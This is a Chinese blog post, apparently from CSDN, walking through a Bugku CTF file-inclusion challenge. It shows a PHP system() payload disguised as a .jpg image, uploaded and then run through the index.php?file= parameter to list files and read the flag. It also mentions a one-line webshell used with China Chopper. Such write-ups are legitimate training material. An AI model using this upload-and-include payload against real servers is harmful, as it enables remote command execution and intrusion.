




bugku ctf 文件包含2

原创

就是217  于 2018-08-08 10:32:34 发布  3785  收藏 6

分类专栏: [bugku ctf](#) 文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42777804/article/details/81503228

版权



[bugku ctf 专栏收录该内容](#)

61 篇文章 2 订阅

订阅专栏

Challenge

410 Solves



文件包含2

150

<http://118.89.219.210:49166/>

flag格式: SKCTF{xxxxxxxxxxxxxxxxxxxx}

hint:文件包含

Flag

Submit

https://blog.csdn.net/qq_42777804

首先进去网站

SK CTF

”

WELCOME TO SK CTF

https://blog.csdn.net/qq_42777804

发现是这么个东西 没有思路 只好右键查看源码 或 F12

```
<!-- upload.php -->
<!doctype html>
<html>
<head>
  <meta charset="utf-8"/>
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
  <title>SK CTF</title>
  <link rel="stylesheet" type="text/css" href="./about/main.css"/>
</head>

<body>
<div class="vi">
  <div class="sidebar">
    <div class="header">
      <h1>SK CTF</h1>
      <div class="quote">
        <p class="quote-text animate-init">WELCOME TO SK CTF</a></p>
      </div>
    </div>
    <div class="relocating">
      Navigating to: <span class="relocate-location"></span>...
    </div>
  </div>

  <div class="content">
    <span class="close">close</span>
  </div>
</div>
<script type="text/javascript" src="./about/index.js"></script>
<script>
  $(document).ready(function () {
    var delay = 1;
    var DELAY STEP = 200;

```

https://blog.csdn.net/qq_42777804

发现注释文件upload.php,访问下来到文件上传页面

 view-source:118.89.219.210:49166/index.php?file=upload.php|42777804

访问后发现 上传图片界面。。。

file: 选择文件 未选择任何文件

upload


请上传jpg gif png 格式的文件 文件大小不能超过100KiB

https://blog.csdn.net/qq_42777804

之后有两种方法!!!!!!!

1.

新建文档写入 `<script language=php>system("ls")</script>` 后另存为 jpg 格式



如作者新建了a文件并改为了jpg格式

之后选择并上传文件

file: 选择文件 a.jpg
upload

file: 选择文件 未选择任何文件
upload

请上传jpg gif png 格式

请上传jpg gif png 格式的文件 文件大小不能超过100KiB

file upload successful! Save in: upload/201808080219242425.jpg

[csdn.net/qq_42777804](https://blog.csdn.net/qq_42777804)

https://blog.csdn.net/qq_42777804

访问 保存进去的文件 即 Save in 后面的 upload/201808080219242425.jpg

118.89.219.210:49166/index.php?file=upload/201808080219242425.jpg

发现flag, 文件包含, 或 直接访问都可以

about hello.php index.php this_is_th3_F14g_154f65sd4g35f4d6f43.txt upload upload.php

https://blog.csdn.net/qq_42777804

文件包含

118.89.219.210:49166/index.php?file=this_is_th3_F14g_154f65sd4g35f4d6f43.txt

得到

SKCTF{uP104D_1nclud3_426fh8_is_Fun}

https://blog.csdn.net/qq_42777804

或者 直接访问

118.89.219.210:49166/this_is_th3_F14g_154f65sd4g35f4d6f43.txt

得到

SKCTF {uP104D_includ3_426fh8_is_fun}

2.直接写一句话木马改为jpg文件后上菜刀（此方法，熟练使用中国菜刀者可以尝试，作者小白没成功!!!）